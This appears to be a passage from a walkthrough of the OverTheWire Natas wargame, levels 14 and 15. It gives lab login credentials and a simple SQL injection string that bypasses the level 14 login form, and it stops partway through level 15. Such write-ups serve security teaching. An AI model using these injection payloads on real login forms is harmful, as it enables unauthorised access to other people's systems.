
**Password: SdqIqBsFcZ3yotlNYErZSZwblkm0lrVx**

- Open the URL - <http://natas14.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas14  
Password – z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
- The interface we get when logging to the page is to enter username and password.
- We random username and password is supplied to login it gives a message 'Access Denied'.
- Here we have to perform a SQL injection to proceed forward.
- For that we use following SQL injection in login forms

**" OR "1" = "1**



- Now when we Login we can see the password for the next level



## **Level 15**

Password:

- Open the URL - *http://natas15.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas15  
Password – SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
- The interface of this level is to enter username and check whether it exist.
- By looking at the source code, we can see that no protection is taken against the SQL injection.